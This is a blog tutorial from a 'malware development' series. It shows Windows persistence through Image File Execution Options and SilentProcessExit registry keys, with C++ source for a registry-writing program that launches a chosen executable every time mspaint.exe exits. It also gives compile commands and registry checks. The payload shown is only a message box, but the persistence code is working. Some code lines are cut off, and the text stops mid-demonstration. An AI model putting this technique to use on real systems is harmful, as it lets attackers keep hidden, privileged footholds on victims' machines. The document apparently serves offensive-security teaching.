

# Malware development: persistence - part 10. Using Image File Execution Options. Simple C++ example.


By cocomelonc

Published: 2022-09-10 · Archived: 2026-04-05 13:02:07 UTC

4 minute read



Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research into one of the interesting malware persistence trick: via Image File Execution Options.

## Image File Execution Options [Permalink](#)

IFEO enables developers to attach a debugger to an application or process. This allows the debugger/application to run concurrently with the application being debugged.

How to set this feature? We can launch a process/program when another application silently exits.

*Silent exit* for an application means the application has been terminated in one of two ways:

1. Self termination by calling `ExitProcess`
2. Another process terminates the monitored process by calling `TerminateProcess`

This is configurable via the following registry key:

```
HKLM\Software\Microsoft\Windows NT\CurrentVersion\SilentProcessExit
```

### practical example [Permalink](#)

Let's go to run our malware once Microsoft Paint ( `mspaint.exe` ) is silently exiting.

So, let's say we have our "malware" ( `hack.cpp` ):

```
/*
hack.cpp
evil app for windows persistence via IFEO
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As you can see, as usually, I use "meow-meow" message box "malware" =^..^=

Then, create persistence script for modify registry ( `pers.cpp` ):

```
/*
pers.cpp
windows persistence via IFEO (GlobalFlag)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    DWORD gF = 512;
    DWORD rM = 1;
```

```
// image file
const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe'

// silent exit
const char* silent = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe";

// evil app
const char* exe = "Z:\\2022-09-10-malware-pers-10\\hack.exe";

// GlobalFlag
// LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image
LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUI
if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe" /v (
    RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF, sizeof(gF));
    RegCloseKey(hkey);
}

// res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProce
res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)silent, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUI
if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\notepad.exe" /v ReportingMod
    // reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SilentProcessExit\\notepad.exe" /v MonitorProce
    RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM, sizeof(rM));
    RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
}

return 0;
}
```

So what have we done here? Firstly, we created `SilentProcessExit` key under `HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion`, then enabled silent process exit monitoring feature by adding `GlobalFlag`:

```
//...

LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUI

//...
//...

// reg add "HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\mspaint.exe" /v Globa
```

```
RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF, sizeof(gF));  
//...
```


By setting `MonitorProcess` to `...\hack.exe` and `ReportingMode` to `1`, every silent exit of `mspaint.exe` will now trigger the execution of our “malware” `hack.exe` :

```
//...  
  
RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM, sizeof(rM));  
RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
```

## demo[Permalink](#)


Let's go to see everything in action. Compile malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```




```
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10  
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive  
(cocomelonc@kali) ~/hacking/cybersec_blog/2022-09-10-malware-pers-10  
└─$ ls -lt  
total 40  
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe  
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 07:34 pers.exe  
-rw-r--r-- 1 cocomelonc cocomelonc 2128 Sep 11 07:34 pers.cpp  
-rw-r--r-- 1 cocomelonc cocomelonc 367 Sep 10 12:16 hack.cpp
```

Run it, just for check correctness:




So, check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```





also SilentProcessExit :

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
```



As you can see, as expected, some registry keys are missing for our target application. So when it starts and closes nothing happens:






Well, now let's compile:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-
```


```
(cocomelonc@kali) [~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
